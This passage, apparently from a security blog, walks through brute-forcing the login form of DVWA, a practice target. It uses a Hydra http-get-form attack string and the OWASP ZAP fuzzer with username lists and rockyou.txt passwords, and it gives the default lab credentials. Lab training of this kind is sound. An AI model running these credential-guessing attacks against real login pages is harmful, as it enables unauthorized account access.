 Hydra bf of dvwa
Hydra knows what page fails (ergo the inverse) by the last part the incantation "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie: security=low; PHPSESSID=${PHPSESSID}:Username and/or password incorrect.".
The first section is where on the webserver the target is /DVWA/vulnerabilities/brute/
The second segment is the parameters to send and what to replace username=^USER^&password=^PASS^&Login=Login:H=Cookie: security=low; PHPSESSID=${PHPSESSID}
The last segment is what to expect when a user fails to login Username and/or password incorrect. The wrong examples online fail at this step due to the fact if you are unauthenticated and try to fetch a resource, say /DVWA/vulnerabilities/brute/ the webapp responds with a 307 redirecting you to /login.php and it doesn’t display “Username and/or password…” so hydra “thinks” it’s working.
Hydra knows what method to use based on the option http-get-form
ZAProxy
Now for a more ‘yewwyGUI’ approach. Formally OWASP ZAP the Zed Attack Proxy is quite a powerful piece of kit. In this example I will demonstrate a different use-case for it. The same can be accomplished with Burp however in the free version they considerably rate limit the fuzzing capability.
Check out the first post to use ZAP to fuzz for sub-directories.
Open ZAProxy and add a Manual Explore action:
 Add site to zap
Click “Launch Browser” and log in to populate the session cookies correctly.
username: admin
password: password
 Login to dvwa via zap
Change the security to low sec, and go to the “Brute Force” tab to do a test login:
 Test login to brute force section
Once you’ve tried to log in (and failed) we can now close the browser and start the attack.
Look for the request that the login occurred on (should be the last request in the list), double click it and confirm it looks like the following:
 Login as seen by zap
You want to see the ?username=asdf&password=asdf&Login=Login in the URI. Now send this request to the Fuzzer.
Right-click -> Attack -> Fuzz:
 Fuzz in zap
Now we need to configure the parameters we are Fuzzing, in this case we configure the username and password values (for low sec we don’t need to worry about the PHPSESSID too much).
Highlight the username value and click add:
 User add in zap
You must have the dvwa-users.txt on disk for this to work grab with this command
In the “Payloads” dialog box click add again and select the payload type as file:
 ZAP payload add
Now select type as file and find the file then click add:
 ZAP fuzz username payload example
In the payloads dialog click “OK”
Now add a payload to the “password” value.
Highlight the password value and click add:
 ZAP fuzz password value add
You must unarchive the rockyou.txt wordlist before you add the file.
Now click add again and select the payload type as file and find the rockyou.txt wordlist and click add. We will limit the number of passwords tested to the top 5000 in this case:
 ZAP fuzz password payload add
Again click “OK” to add the wordlist.
Now that you have the two values ready to be fuzzed, you can click “Start Fuzzer” and wait for it to finish:
 ZAP fuzz go
The fuzzer shouldn’t take long to complete as we aren’t testing the full rockyou.txt wordlist.
